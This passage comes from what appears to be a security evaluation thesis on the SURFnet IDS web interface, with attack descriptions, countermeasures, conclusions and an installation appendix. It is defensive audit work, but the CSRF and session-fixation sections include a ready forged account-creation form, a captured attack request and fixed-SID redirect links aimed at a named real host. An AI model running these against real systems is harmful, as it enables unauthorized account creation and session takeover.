8.4.20 Exposed Site Credentials

How to achieve it

The attack can be used when there are PHP programs interacting with a database. This kind of programs connects to the database and uses the access credentials to authenticate. Normally the credentials are stored in `.inc` files. This allows the programmer to store all the credentials in one file, but if this file is stored inside the HTML root problems could arise because all the files inside the `root` have a URL associated. Most web servers show the `.inc` files as text if they are requested.

Consequences

The consequences are that the database access credentials are exposed. The attacker knows the database user and password and if this service is accessible in a port the attacker can obtain information. Maybe there are some cases in which it is not possible for him or her to obtain information due to the configuration but if the black hat compromises the computer where the database are stored then the credentials are already known.

Trying the attack

The attack was tried in the lab SURFnet IDS but the credentials where not obtained. Anyway, the approach which uses SURFnet IDS is not good enough. They create `.inc` files inside the HTML root and the script `config.inc.php` opens a file in `/etc/surfnetids/` evaluating its content with PHP `eval()` function. The style PHP guides always claim that it is no good to use the `eval()` function because an execution of code out of context would be potentially dangerous. In the case of SURFnet they just use variables assignments so the risk is mitigated.

Countermeasures

To avoid the exposed credentials risks the system can be protected using the Apache configuration file `httpd.conf`. But there is a better approach which avoids to store the `.inc` files in the HTML root and to rename the `.inc` files as PHP ones using then functions such as `eval()`. The method consists in creating a file which only can be accessed by the `root` user which the following information:

```
SetEnv DB_USER "user"
SetEnv DB_PASS "password"
```

After that you only have to include the following line in the `httpd.conf`.

```
Include "/path/to/file/described/above"
```

With this procedure you can use `$_SERVER['DB_USER']` and `$_SERVER['DB_PASS']`. Then you never need to write the password or the user in any of the scripts. The web server is not able to read the password and the user. You must take care not to expose these variables in function such as `phpinfo()` and `print_r($_SERVER)`.

8.4.21 Cross-Site Scripting

How to achieve it

This attack is suitable for web interfaces which display external data, for instance forums. If the inputs passed to the web page handler scripts are not parsed, then they can inject Javascript code into the URL.

To exploit it you should find an URL variable in the GET or POST method which shows a pop up message dialogue when you insert this variable the string `<script>XSS Vulnerable</script>`.

Consequences

The attacker is able to steal the cookie session of the victim and he can do whatever Javascript permits.

Trying the attack

The attack was tried and successfully done in the lab SURFnet IDS server because the script `updateuser.php` is vulnerable. This script was deleted from the following SURFnet IDS versions such as, version `1.03`. All the other parameters are parsed using a function called `stripinput()` in the other scripts.

Countermeasures

The XSS vulnerabilities can be avoided filtering all the external data. The `stripinput()` function is a good example but you only need to check the following elements in a URL <, > and %. Another thing which is also good is not to trust in external inputs until you check whether they are valid. In this approach normally it is recommended to use the functions provided by PHP (`htmlentities()`, `strip_tags()`, ...)to check the inputs because they are more probed and it is faster.

8.4.22 Cross-Site Request Forgeries

How to achieve it

The CSRF are always possible to exploit if the web interface does not take precautions. This attack is suitable for websites which rely on the user's identity. To exploit this technique you should target a vulnerable form. After that you should ascertain the method used to submit the form. If the method is GET to attack you just need to create an evil URL and urge the user to click it. If the method is POST you should create an evil form and urge the user to click a button. The second case is more difficult but not impossible.

The current SURFnet IDS forms are vulnerable `useradd.php`, `useredit.php`, `userdel.php`, `orgedit.php`, `orgsave` and `updateaction.php` are vulnerable. To exploit this security hole you should create an evil form like the following:

```
<form action="http://publicids.surfnet.nl:8080/
surfnetids/useradd.php" method="post">
<input type="hidden" name="f_username" value="melkor">
<input type="hidden" name="f_pass"
               value="60a67f258110e3692850a39227d9d458">
<input type="hidden" name="f_confirm"
       value="60a67f258110e3692850a39227d9d458">
<input type="hidden" name="f_org" value="3">
<input type="hidden" name="f_email" value="example@foo.nl">
<input type="hidden" name="f_access_sensor" value="0">
<input type="hidden" name="f_access_search" value="1">
<input type="hidden" name="f_access_user" value="0">
<input name="f_gpg" value="0" type="hidden">
<input name="submit" value="Pass it" type="submit">
```

In 2004 the email client of Opera opening the images sent all the cookies and authentication credentials with every image request of an HTML email. And Outlook acts similarly with the cookies on IE when you preview an email. These facts contribute to make CSRF more powerful.

Consequences

CSRF permits to perform HTTP requests of the attacker's choosing. So the attacker is able to create, modify or delete users and organizations that the victim can modify. The attacker is also capable to update the sensor status if the victim can do it. In some case the attacker would be able to create an account to enter the web interface and interact with some or even all sensors. It depends on who is the targeted victim.

Trying the attack

The new version of SURFnet IDS 1.03 is vulnerable to this technique. The following captured HTTP headers show the problem. The example shows what the `usernew.php` sends during the creation of the user `radboud` and password `radboud`. The problem is more difficult to exploit because the form uses the POST method but it is still vulnerable.

```
http://publicids.surfnet.nl:8080/surfnetids/useradd.php

POST /surfnetids/useradd.php HTTP/1.1
Host: publicids.surfnet.nl:8080
User-Agent: Mozilla/5.0 (X11; U; Linux i686; ca; rv:1.8.0.4)
      Gecko/20060508 Firefox/1.5.0.4
Accept: text/xml,application/xml,
      application/xhtml+xml,text/html;q=0.9,text/plain;
      q=0.8,image/png,*/*;q=0.5
Accept-Language: ca,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://publicids.surfnet.nl:8080/surfnetids/usernew.php
Cookie: PHPSESSID=bd54377b3d72b3d6e961122ec946bf63
Content-Type: application/x-www-form-urlencoded
Content-Length: 175
f_username=radboud&f_pass=60a67f258110e3692850a39227d9d458
       &f_confirm=60a67f258110e3692850a39227d9d458&f_org=3
       &f_access_sensor=0&f_access_search=1&f_access_user=0
       &submit=insert

HTTP/1.x 302 Found
Date: Sun, 21 Jan 2007 21:29:48 GMT
Server: Apache/1.3.34 (Debian) PHP/4.4.4-6
X-Powered-By: PHP/4.4.4-6
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
```

```
Pragma: no-cache
Location: useradmin.php?m=1
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1

------------------------------------------------------------

http://publicids.surfnet.nl:8080/surfnetids/useradmin.php?m=1

GET /surfnetids/useradmin.php?m=1 HTTP/1.1
Host: publicids.surfnet.nl:8080
User-Agent: Mozilla/5.0 (X11; U; Linux i686; ca; rv:1.8.0.4)
      Gecko/20060508 Firefox/1.5.0.4
Accept: text/xml,application/xml,application/xhtml+xml,text/html;
      q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: ca,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://publicids.surfnet.nl:8080/surfnetids/usernew.php
Cookie: PHPSESSID=bd54377b3d72b3d6e961122ec946bf63

HTTP/1.x 200 OK
Date: Sun, 21 Jan 2007 21:30:06 GMT
Server: Apache/1.3.34 (Debian) PHP/4.4.4-6
X-Powered-By: PHP/4.4.4-6
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
```

In the script `usernew.php`, when the form sends the information the user name, the password, the password confirmation, the organization, the account privileges and the name of the button are sent. If a user who is logged to this page receives an email which contains a malicious form and clicks the button a new user will be created in the web interface as figure 8.16 shows.



Figure 8.16: A new user has successfully been added using CSRF.

Countermeasures

This CSRF can be avoided by taking mainly four measures:

- Using the POST method on submitting forms.
- Force the use of your own forms. Including a session random token.
- Using HTTPS can help hiding certain communications to some users.
- Using `$_POST` rather than rely on `register_globals`.

8.4.23 Session Fixation

How to achieve it

This kind of attack tries to force the user to use a generated SID. To use this method an attacker sends the following link to the targeted user.

```
<html>
<head>
<title>Evil link<title>
</head>
```

```
<body>
<a href="http://publicids.surfnet.nl:8080/surfnetids/login.php?
    PHPSESSID=0f12327ab9637e853630239415debc05">SURFnet IDS</a>
</body>
</html>
```

If the attack succeeds the user enters to the account using the attacker provided session identifier.

It is also possible using a PHP script, if the targeted user visits this page.

```
<?php
header('Location: http://publicids.surfnet.nl:8080/surfnetids/login.php?
PHPSESSID=0f12327ab9637e853630239415debc05');
?>
```

Consequences

If the attacker knows the session identifier then the attacker can enter to the user web interface account and perform the same tasks that the user is allowed. This tasks may vary depending on the user level of permissions.

Trying the attack

The attack was tried successfully in SURFnet IDS 1.02 at the lab. The attack failed against the real SURFnet IDS version 1.03. This is because this new version presents new features to protect this kind of attacks, but the measures they include there are not enough because by checking only the IP is not different it is not enough to guarantee safeness against this attack.

Countermeasures

The countermeasures we can adopt against this attack are to avoid that the SID will passed in GET or POST methods. To achieve it edit the `php.ini` file setting the following configuration:

```
; Whether to use cookies.
session.use_cookies = 1

; This option enables administrators to make their
; users invulnerable to attacks which involve passing
; session ids in URLs; defaults to 0.
session.use_only_cookies = 1
```

Another countermeasure is to regenerate the SID on each request or when a change on the super privileges is done (for instance the authentication in the web interface). To accept only server generated SIDs. Destroy the session when the user clicks on logout. To use a timeout in the old SIDs if the page is a certain time inactive (5 minutes is a good value). Destroy the session if the referrer is suspicious. And other issues like check if the IP or the user agent varies. Be careful with the SID regeneration on each request because some third party software for the browser does not support this feature.

8.4.24 Session Hijacking

How to achieve it

This attack tries to obtain unauthorized access to a user session. To achieve it the attacker needs to obtain the session ID. There are different ways to obtain the SID:

- Sniffing the communication.
- Using a XSS vulnerability in the application.
- Stealing the session key obtaining file or memory contents of the appropriate part.

When the attacker owns the SID then he can substitute the user during its current session.

Consequences

The attacker can obtain unauthorized information and impersonate the user. The information which an attacker can find and the tasks an attacker can perform depend on the user permissions.

Trying the attack

The attack was tried in the lab SURFnet IDS and it succeeded. The attack was not tried in the real SURFnet IDS. This attack is also possible but more difficult because the SURFnet IDS 1.03 performs more checking to make hijacking more difficult.

Countermeasures

To solve the hijacking problems related with the sessions are to use HTTPS instead of the HTTP to make it more difficult to obtain the SID. Furthermore perform checks to make sure that the IP or the user agent do not vary during sessions. Other measures which can help are to regenerate the SID in each petition.

8.4.25 Brute Force against web interface

How to achieve it

This kind of attack can be done in two ways. The attacker can perform the attack knowing the MD5 of all stored passwords because he or she obtained access to the logging server database, and

he or she knows the user names as well. In this case it is just an offline attack by coding passwords using an MD5 encoding function and comparing with the stored ones. In the other case one has to send MD5 encoded passwords to the server and when the page the attacker obtains is different then the password is correct. Note in the second method it is also needed to guess the username.

Consequences

To guess the password of a user cause that the attacker can access all the information and perform all the actions an user can do. The attacker impersonates completely the user.

Trying the attack

The attack was not tried because it is a brute force and it will take a lot of time if the passwords are strong. In the labs SURFnet the passwords are known and the real SURFnet IDS is a demo which provides the user and password of the admin to everybody.

Countermeasures

The countermeasures to this kind of attack are to use strong passwords. It means to use characters, numbers and symbols. This is better because then the cardinal is bigger. Use long passwords of at least eight characters may help as well to make the brute force attack harder.

8.5 Recommendations

8.5.1 Update Issues

It is very important for SURFnet as it is said in the web page that *the sensor should be completely passive and therefore maintenance free*, but if they provide a sensor in the web page this sensor has to be updated because security issues are found every day in a lot of programs and some of them can affect the sensor. Then it is important that if the sensor is updated without the SURFnet control the server has to be trustful. For that reason it is important to use apt security with signature verification. If we take care of updates we can avoid the downloading of software with backdoors or rootkits that can compromise our system.

8.5.2 PHP Register Globals

The `register_global` directive must be disabled. This is disabled by default in PHP version 4.2.0 and greater. The register globals are not security vulnerabilities but they represent a risk. If they are activated the attacker can pass the value of certain variables using the URL and this may represent security problems for our application. So the solution is to develop applications which work properly with this directive disabled.

8.5.3 Md5 Certificate Supplantation

In 2005 appeared a paper [LdW05] that opens the door to a construction of meaningful collisions on the Public Key Infrastructure (PKI). In this paper it is shown how two colliding X.509 certificates can be constructed containing the same signatures and differing only in the public key. This state compromises one of the PKI principles.

November, 2006 another article [SLdW06] by the same research group appeared. This article provides more freedom to create colliding meaningful X.509 certificates. With the method explained in the paper it is possible to create two colliding X.509 certificates with different Distinguished Names[12].

The method exposed on the paper has a computational cost of 2^{52} calls to the MD5 compression function for any two target messages given. To create the duplicated certificates we need very powerful computational resources (cluster) but it is possible to achieve our purpose using the Berkeley open source BOINC server architecture. The BOINC server technology created at Berkeley is used nowadays in projects such as SETI@HOME. The BOINC server provides a method to achieve the complicated calculus using the computer resources of volunteers when their CPUs are not doing effective work.

The explained technique creates two certificates. Each certificate is not suspicious by itself. The fraud becomes clear when both certificates are put alongside. The attacker generates a certificate for the targeted user and another one for himself and attempts to convince the CA to sign the second certificate. It would be possible to do this if the attacker gains access to the tunnel server. Next, the attacker can distribute the certificate to third parties that will think that the sending entity is the owner of the tunnel server although this is not true. This fraud can be noticed by the owner of the CA because the CA has registered the petition for signing.

So, the main point is whether it is possible to hide a pair of given large random-looking bitstrings each inside the public key fields that appear in the certificate. According to Benne de Weger it is possible to hide the collision in the one-time DH parameters (p prime, q subgroup order and g generator). For instance in the prime p, which then has to be only slightly larger than the collision, but this is not practical because the DH system parameters are fixed beforehand. Hence the only place where you can hide the collision is in the public key. And therefore you need to use a partial discrete log calculation like Pollard Kangaroo [Tes01]. The problem is that the complexity of that is too much for practical purposes.

So, if an attacker distribute this fake certificate to the sensors and he or she manages to sign this certificate using the root CA we have a problem. If the attacker gains the control to the tunnel

[12]In the current use of X.509 certificates, the distinguished is always contained within the “subject” field of a digital certificate. The distinguished name should be unique within all the certificates issued by a certification authority. The distinguished name is composed by the attributes C, O, OU, CN (Country, Organization, Organization Unit and Common Name).

server then he or she can decrypt or encrypt any message simulating the identity of the server. It is true that if we obtain the root CA public key we can already achieve this purpose. Another issue is that the PKI arrangements guarantee that there are not two public keys for the same private key. According to this PKI is broken unless we change the hash function to a safer one. With that we avoid the whole problems related with MD5. SHA-1 is not a solution because it suffers the same. So the solution is to use a safer function such as SHA-256 or sign the certificate using both MD5 and SHA-1 because then it is not possible to do the process for both hash functions at the same time.

The SURFnet IDS is vulnerable to this threat as you can see in the following output of the PHP file which handles the certificate sensor obtaining:

```
Signature Algorithm: md5WithRSAEncryption
```

In the OpenSSL configuration used to generate all certificates in the tunnel server is also specified to use MD5 rather than SHA-1. This is the output of the fragment of the file `/opt/surfnetids/genkeys/openssl.cnf` which specifies the rules to create the certificates. The parameter `default_md` ensures that the MD5 is the function used to create the certificate signatures.

```
default_days    = 3650   # how long to certify for
default_crl_days= 30     # how long before next CRL
default_md      = md5    # which md to use.
preserve        = no     # keep passed DN ordering
```

It is not possible to apply the method if the key module has 1024 bits. SURFnet recommends to use 2048 bits modules. Another way to prevent this is if the CA adds the sufficient amount of fresh randomness to the certificate fields before the public key, such as in the serial number. This randomness is to be generated after the approval of the certificate request. But this is not checked by the client, so the only solution is to use a good hash function in the CA.

This is important to be mentioned because if SURFnet decides to trust a third party at any time, then it would be a problem if we cannot validate the second certificate.

8.5.4 Used Hash functions

Note that the hash functions are used nowadays for authentication and integrity checks. The hash functions should have two properties. Firstly, they are only one way, which means that if you generate the hash value it costs an exponential huge amount of time to re-create the original message. Secondly, they are collision free, which means it is impossible to find two messages with the same hash value. In 2004 a way to generate two messages with the same MD5 hash value was found. In 2006 a Czech republican girl found a way to generate the collisions in a PC in a few seconds instead of the supercomputer method used before. So MD5 is not broken but cryptanalysts advice that people have to move to other standard hashes such as SHA-256.

The Ondrej Mikle paper [Mik04] shows how to create a practical attack against MD5 integrity checksums. For this purpose a self-extract archive is used to create a file which contains a PDF archive with a contract. In the paper the contract is modified while during the process the MD5 checksums are corrected. Then the created file is checked using `gpg` and the program does not notice anything about the checksum. This paper shows that a practical attack using the known method to find collisions is feasible.

The page shows the ideas to create MD5 colliding files, without altering the CRC using the collision algorithm known. These collisions according to the author can be implemented in zip, gzip and bzip2. He guesses that it may be possible to perform that in rpm and deb, but nobody tried at the moment.

Another paper [Kam04] claims the same providing more examples about integrity checksums using MD5.

According to those proofs, the usage of MD5 should be avoided. Instead of this hash function we should use SHA-1 or even better alternatives such as SHA-2 or SHA-256. It is also possible to use MD5 and SHA-1 together to solve the problem. If we continue in this way someday a rootkit, software with backdoors, trojan horses and different kinds of malware can affect our system and compromise its security specially in Linux system where a lot of the installed software is installed via online repositories which use MD5 as an integrity guard.

9 Conclusions

9.1 Introduction

This chapter provides the conclusions for the study done. We summarize all our findings and show the countermeasures that can be used to obtain a more trustworthy system.

9.2 Conclusions

To learn hacking techniques is not something easy, even if you use web interface hacking techniques that you can find on the Internet. They are always applied to some simple examples, so you should learn the concept and apply it to a complex scenario. In other cases such as the ones used in 8.4.7 and 8.4.14, you must understand perfectly how the system works and to find weak points on how the application works. There are different types of vulnerabilities. To find some of these problems is something that can be achieved being a Google blackhat, but to make a deeper approach the security engineer should understand the problems, know the techniques and apply the techniques to the right scenario.

Since our system at hand is a system which is administered using a web interface, we focused mainly on the hacking techniques to compromise the web interface. The other parts of the system such as the sensor, the tunnel server were tried to be hacked using errors in the SURFnet IDS design. The web interface hacking techniques set were all useful. Mainly all the techniques were used, but some of them were used to learn other more complex ones. For instance the Javascript ones. Especially CSRF, Session Hijacking and Session Fixation vulnerabilities were difficult to scrutinize due to you are not completely sure what security holes are supposed to be. So, you must understand the concept and apply it to a real case, not only a simple one.

Web Vulnerability	Succeeded
Server Side Includes	No
SQL Injection	No
Exposed Site Credentials	No
Cross Site Scripting	Yes
Cross Site Request Forgeries	Yes
Session Fixation	Yes
Session Hijacking	Yes

Table 9.1: Used web interface vulnerabilities.

After analyzing the whole system source code using the Bruce Schneider attack trees explained in section 8.2 and performing some tests explained in the previous chapter these are the findings of this study:

- The Tunnel server lacks on availability.
- The way the sensor obtains the keys must be changed.
- The sensor must be encrypted.
- The web interface must use HTTPS and fix some other vulnerabilities.

After applying all the hacking techniques described in Chapter 7 against the system, we find that the sensor is the weakest part of the system. The attacks described in sections 8.4.1 and 8.4.7 are good examples. In both cases the solution is to encrypt the sensor to avoid them. The second attack has more implications. This vulnerability allows the attacker to freeze the server due to a DoS attack which can be done.

The tunnel server is the strongest part of the system as it should be because it is the critical one. The tunnel server only lacks on availability, according to the attacks shown in sections 8.4.7 and 8.4.14. This combination may freeze the server but can be avoided by changing the way the sensor obtains the keys. Furthermore SURFnet must audit and check accurately the Nepenthes code to avoid buffer overflows and attacks that permit to gain privileges in the server.

The web interface presents a good level of robustness, especially against SQL injection and XSS, however some issues are still unfixed. The sections 8.4.19, 8.4.21 and 8.4.22 provide good examples. The first two are fixed in newer versions. But the third one still remains unfixed!

According to the Information Assurance model explained in section 1.6, and focusing on the security services axis, the system presents a big availability issue: the DoS attack explained before. The levels of confidentiality can be improved using HTTPS to access the web interface. The integrity of the system can be compromised with vulnerabilities such as the CSRF that in certain specific

conditions allow the attacker to delete information; it needs to be fixed. And another method must be used to communicate with the sensor during the certificate acquisition because the authentication is not guaranteed. To fix it it is necessary to use HTTP digest authentication method or to avoid the certificate transfer.

If the results and advises of this thesis are followed SURFnet IDS will be a more trustworthy system. In particular the sensor needs more development because a maintenance free sensor does not mean that we must forget it. As a final conclusion we can state that our evaluation shows that the SURFnet IDS is *reasonably safe to use*.

A

Installing SURFnet D-IDS server

A.1 Introduction

In this appendix the installation of the IDS SURFnet server will be explained. The appendix is divided in applications. Each subsection explains how to set up each program.

SURFnet distributed IDS is composed of two parts: a tunnel server and a logging server. In this tutorial it will be explained how to install both physically together on one machine. At some places we specifically refer to one of the two parts.

A.2 General installation

To install and set up the SURFnet D-IDS server in a Debian or Debian based distribution (SURFnet explains it for a Debian based distribution as well, but following their indications I do not succeed, to make the process more clear I decided to create this tutorial) it is needed to install some packages. So first of all you should type the following command to install the needed packages for the tunnel server.

```
apt-get install xinetd apache-ssl perl postgressqldev \
     libclass-dbi-pg-perl php4-pgsql php4 rrdtool \
     librrds-perl openvpn openssl dhcp3-client iproute \
     nepenthes
```

And for the logging server:

```
apt-get install postgresql libclass-dbi-pg-perl \
```

```
libclass-dbi-pg-perl perl php4 libapache-mod-php4 \
libfreetype6 php4 libpq3 php4-common php4-gd \
php4-pgsql apache-ssl libapache-mod-auth-pgsql
```

A.3 Installing Surfnetids-tn-server

A.3.1 Basic Installation

Now we can download SURFnet packages for the tunnel server from sourceforge[1]. When the packages are downloaded we only need to type the following command and follow the instructions as follows:

```
dpkg -i surfnetids-tn-server_1.2.1.deb
```

Make sure that you are in the same directory as the downloaded deb files.

The installation program started with the last command will ask us to use the default certificates. We should reject this offer in order to customize our certificates. This is needed because we want strong keys in our communications.

Next, the program will ask you for the key size. We choose 2048 bits because it is more difficult to break the key. Note that it will take a lot of time to generate such a long key. Choose the more secure 2048 bit size if you have a fast computer. Otherwise choose the 1024 key size, but we should recognize the security implications it has.

```
Use SURFnet IDS certificate defaults[Y/n]: n
Enter the key size [1024/2048]: 2048
```

Now the program will ask us for all the fields needed by the certificate.

```
Enter the country (2 character abbreviation): NL
Enter the province: Gelderland
Enter the city: Nijmegen
Enter the organisation: SoS
Enter the email address: email@address.nl
```

These are the important fields in the certificate. Make sure to type something with sense because in the future the clients will receive this certificate. The client must trust this certificate so if you fill it without sense then it is possible that the client will reject it. The email is used to contact the server administrators.

[1]The SURFnet IDS packages are available at `http://sourceforge.net/projects/surfnetids`.

At this moment the computer starts to generate the key. It might take a lot of time[2]. When the computer finishes we continue setting up xinetd. We must introduce the IP of the main interface. Normally it is detected automatically.

```
Setting up xinetd. Enter the IP address of your
     main network card: [192.168.1.2]
```

Ensure that the address that you type is not like 127.0.0.1 or 0.0.0.0. In that case xinetd listens on all the interfaces present in the computer including tap devices. We do not want this characteristic. Xinetd must run only in the interface which receives the Internet traffic and not in the other interfaces which are handled by OpenVPN. At this point the setup program will show you the following message:

```
Setting up sensor authentication for apache-ssl.
```

Now the installation program asks you for a password. This password will be used by the sensors to get their updates and send their status to the server. You can also manually edit this password in the file `/opt/surfnetids/updates/wgetrc` file. This file contains the authentication info for the sensors. The default user is `idssensor`[3] and the password what you just typed here.

At the end the installation process shows the next message.

```
####################################
# SURFnet IDS installation complete #
####################################

For extra security keep the scripts key
(/opt/surfnetids/scriptkeys/scripts.key)
somewhere safe (offline).

Configuration files to edit:
     /etc/surfnetids/surfnetids-tn.conf
     /etc/crontab

For more information go to
http://ids.surfnet.nl/
```

A.3.2 Setting up the tunnel server

Configuring the crontab

After the installation of the tunnel server the file `/etc/crontab` will contain the following lines.

[2] In my case 40 minutes using a PowerMac G4.

[3] If the user name is not changed, the attacker has less work to do because he knows the default user. You can change the user when the installation program asks it.

```
*/5 * * * * root /opt/surfnetids/scripts/rrd_traffic.pl
         >/dev/null
* */2 * * * root /opt/surfnetids/scripts/scanbinaries.pl
         >/dev/null
# Routecheck keeps a log of any errors that might occur
# with source-based
#  routing rules. (DEBUG option)
#*/5 * * * * root /opt/surfnetids/scripts/routecheck.pl
#         -f >/dev/null
```

With the default setting the script `rdd_traffic.pl` will run every five minutes and the script `scanbinaries.pl` will run every two hours. Feel free to change it to the values that you consider better. The `routecheck.pl` script checks the correct functionality of the tunnels every five minutes. The default settings are appropriate. If you want the binary information you can reduce the scanbinaries value but two hour is enough.

Configuring the surfnet-tn.conf basic directory

The file that contains the configuration of SURFnet IDS tunnel server is placed in `/etc/surfnetids/surfnetids-tn.conf`. Now we are going to explain the configuration of this file.

```
# The root directory for the SURF IDS files
# (no trailing forward slash).
$surfidsdir = "/opt/surfnetids";
```

This line contains the root directory for the SURFnet IDS files. Do not change it unless you know exactly what you are doing.

Configuring the surfnet-tn.conf database

Now we are going to set the database options. Ensure that the following settings are the same in the tunnel server and in the logging server.

```
# User info for the logging user in the postgresql
# database
$pgsql_pass = "enter_password_here";
$pgsql_user = "idslog";
```

You should type here the password of the PostgreSQL database. This password will be needed to connect to the database. The default user is `idslog`, so we will have it unless our option in the installation was a different user.

```
# Postgresql database info
$pgsql_host = "localhost";
$pgsql_dbname = "idsserver";
```

In this tutorial we are configuring the tunnel server and the logging server in the same machine so we will need to leave it like this. But if you want to configure them separately you must change `$pgsql_host` into the IP of the logging server.

The next option contains the default port where PostgreSQL is listening. It is by default 5432.

```
# The port number where the postgresql database is
# running on.
$pgsql_port = "5432";
```

Configuring the surfnet-tn.conf virus scan

The following lines of the configuration file contain the anti virus configuration:

```
# Also needs to be set in the log configuration
# file /etc/surfnetids/surfnetids-log.conf.
# Enable BitDefender scans.
$bdc = 0;
# Enable Antivir scans.
$antivir = 0;
```

These options are used to enable the BitDefender and the AntiVir scans[4]. If we enable these options we must install these virus scanners. These options need to be the same in the tunnel server configuration file and in the logging server configuration file. In the example above they are disabled.

Configuring the surfnet-tn.conf Key generation options

This works usually fine with the default. So we should not modify them unless we want to modify the default SURFnet structure.

```
# The directory with the scripts to generate the keys.
$genkeysdir = "$surfidsdir/genkeys";
# The directory where the generated keys are stored.
$keysdir = "$surfidsdir/clientkeys";
```

[4]BitDefender and AntiVir add another point of view to the Nepenthes downloaded malware analysis. Normally the malware is analyzed by ClamAV but these two antivirus programs can be added as well. The new version 1.04 will add more support for commercial antivirus programs.

The next are SURFnet IDS specific options. There is no need to modify it.

```
# These 2 options are SURFnet specific options.
# Enable/disable soapconnection for certificate
# generation.
# 1=ON, 0=OFF
$certsoapconn = "0";
# The URL of the SOAP interface.
$soapurl = "enter_URL_here";
```

Perl script options

```
# Logfiles used by the perl scripts.
$logfile = "$0.log";

# Add time stamp to logfiles and rotate daily.
$logstamp = 1;
```

The first option specifies the name of the log file. This log file is called using the script name of the script who uses it. The logstamp option creates a directory where the daily log files are stored. If you disable this option you get one big log file per script.

```
# RRD image directory, full path.
$imgdir = "$surfidsdir/webinterface/rrd";
# RRD image directory, relative path for webinterface.
$imagedir = "rrd";
# RRD library directory.
$rrddir = "/var/lib/rrd";
```

The first option contains the directory where the traffic images will be stored. The second options contains the relative path to the web interface. The last option contains the directory where the RDD database files will be placed.

```
# Nepenthes binary directory.
$bindir = "/home/nepenthes/var/binaries";
```

This option points the directory where Nepenthes downloads the malware.

```
# Number of seconds the sql.pl script should wait for the
# tap device to get an IP address with DHCP.
# After this time expires, the script fails.
$sql_dhcp_retries = 60;
```

This option states the amount of seconds that the script `sql.pl` waits for the tap device to obtain an IP address from the DHCP server.

```
# Enable p0f fingerprinting. 0 = OFF, 1 = ON
# Requires p0f to be installed.
$enable_pof = 1;
```

This configuration enables the `P0f` fingerprinting. If you enable this option you should install the `P0f` program.

Apache-SSL configuration

Apache needs to be configured using other ports because the default HTTP port and the HTTPS port (80 and 443) are used by Nepenthes. To solve that we edit `/etc/apache-ssl/httpd.conf`

```
#
# Listen: Allows you to bind Apache to specific IP
# addresses and/or
# ports, in addition to the default. See also the
# <VirtualHost>
# directive.
#
Listen 4443
Listen 8080
```

A.4 Installing Surfnetids-log-server

A.4.1 Basic Installation

To install the SURFnet logging server we download the deb package as we have done with the tunnel server. We install it with the following command.

```
dpkg -i surfnetids-log-server_1.2.1.deb
```

The installation process begins with the following question:

```
echo -e "Do you want to create the PostgreSQL database
tables? [Y/n]"
```

We will choose yes. Then the program asks you the name of the user with admin rights in PostgresSQL. We just press enter to maintain the user PostgreSQL as an admin user.

```
Enter the admin user that will connect to the database:
[postgres]
```

Next step is to define the database. We just press enter to maintain the name proposed by the installation. If you change the name of the database, make sure that you change it in the SURFnet configuration files (/etc/surfnetids/surfnetids-tn.conf and /etc/surfnetids/surfnetids-log.conf) as well.

```
Enter the name of the database that will be created:
[idsserver]
```

Now the installation program will ask you for the password of the PostgreSQL user. You just have to press enter. If you have a PosgreSQL password defined enter it.

```
Creating database. Enter password to connect with user
(postgres):
```

We add the users we need.

```
Enter the name of the user that will be used by the
webinterface: [idslog]
```

The first user that we create is the idslog user. This user will be used by the web interface. After giving a name for this user the installation process will ask you for the password of this user. This password needs to be in the SURFnet IDS configuration files (/etc/surfnetids/surfnetids-tn.conf and /etc/surfnetids/surfnetids-log.conf)

The installation program will ask for the password of Nepenthes and P0f. The password of nepenthes will be used in /etc/surfnetids/surfnetids-log.conf. The P0f user needs to be configured in /etc/p0f/p0f-db.conf.

```
Creating new user (nepenthes):
Creating new user (pofuser):
```

In the following step the installation program will setup the tables.

```
Creating tables. Enter password to connect with user
($DATABASEUSER):
```

After you type the password the installation is done. The installation program will show a screen like this:

```
####################################
# SURFnet IDS installation complete #
####################################
```

```
Configuration files to edit:
/etc/surfnetids/surfnetids-tn.conf
/etc/crontab

For more information go to http://ids.surfnet.nl/
```

A.4.2 Setting up the logging server

Configuring crontab

After the installation of the logging server the file has finished `/etc/crontab` will contain the following lines:

```
#* * 1 * * root /opt/surfnetids/scripts/stat_generator.pl
       >/dev/null
#0 6 * * * root /opt/surfnetids/scripts/maillog.pl
       >/dev/null
```

